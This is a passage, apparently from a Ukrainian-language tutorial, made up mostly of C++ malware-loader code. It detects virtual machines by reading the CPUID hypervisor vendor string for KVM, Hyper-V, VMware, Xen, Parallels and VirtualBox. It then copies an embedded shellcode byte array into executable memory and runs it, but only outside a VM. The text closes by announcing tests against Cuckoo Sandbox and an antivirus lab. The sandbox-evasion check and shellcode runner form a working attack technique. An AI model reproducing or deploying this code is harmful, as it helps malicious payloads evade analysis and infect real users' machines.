    0xc2, 0xcd, 0x8b, 0xcf, 0x5d, 0x9b, 0x51, 0x10, 0x88, 0xf8, 0x04, 0x83, 0x50, 0xff
};

bool IsVM() {
    int cpuInfo[4] = {};
    __cpuid(cpuInfo, 1);
    if (!(cpuInfo[2] & (1 << 31)))
        return false;
    const auto queryVendorIdMagic = 0x40000000;
    __cpuid(cpuInfo, queryVendorIdMagic);
    const int vendorIdLength = 13;
    using VendorIdStr = char[vendorIdLength];
    VendorIdStr hyperVendorId = {};
    memcpy(hyperVendorId + 0, &cpuInfo[1], 4);
    memcpy(hyperVendorId + 4, &cpuInfo[2], 4);
    memcpy(hyperVendorId + 8, &cpuInfo[3], 4);
    hyperVendorId[12] = '\0';
    static const VendorIdStr vendors[]{
    "KVMKVMKVM\0\0\0", // KVM
    "Microsoft Hv",    // Microsoft Hyper-V or Windows Virtual PC */
    "VMwareVMware",    // VMware
    "XenVMMXenVMM",    // Xen
    "prl hyperv  ",    // Parallels
    "VBoxVBoxVBox"     // VirtualBox
    };
    for (const auto& vendor : vendors) {
        if (!memcmp(vendor, hyperVendorId, vendorIdLength))
            return true;
    }
    return false;
}
```

```
int RunShellCode() {
    DWORD old_protect;
    LPVOID executable_area = VirtualAlloc(NULL, RawCodeLen, MEM_RESERVE, PAGE_READWRITE);
    memcpy(executable_area, RawCode, RawCodeLen);
    VirtualProtect(executable_area, RawCodeLen, PAGE_EXECUTE, &old_protect);
    int(*f)() = (int(*)()) executable_area;
    f();
    VirtualProtect(executable_area, RawCodeLen, old_protect, &old_protect);
    VirtualFree(executable_area, RawCodeLen, MEM_RELEASE);
    return 0;
}

int APIENTRY wWinMain(_In_ HINSTANCE hInstance,
    _In_opt_ HINSTANCE hPrevInstance,
    _In_ LPWSTR    lpCmdLine,
    _In_ int       nCmdShow) {
    if (!IsVM())
        RunShellCode();
    return 0;
}
```

Перевіримо код у різних середовищах:

1) Cuckoo Sandbox





2) Антивірусна лабораторія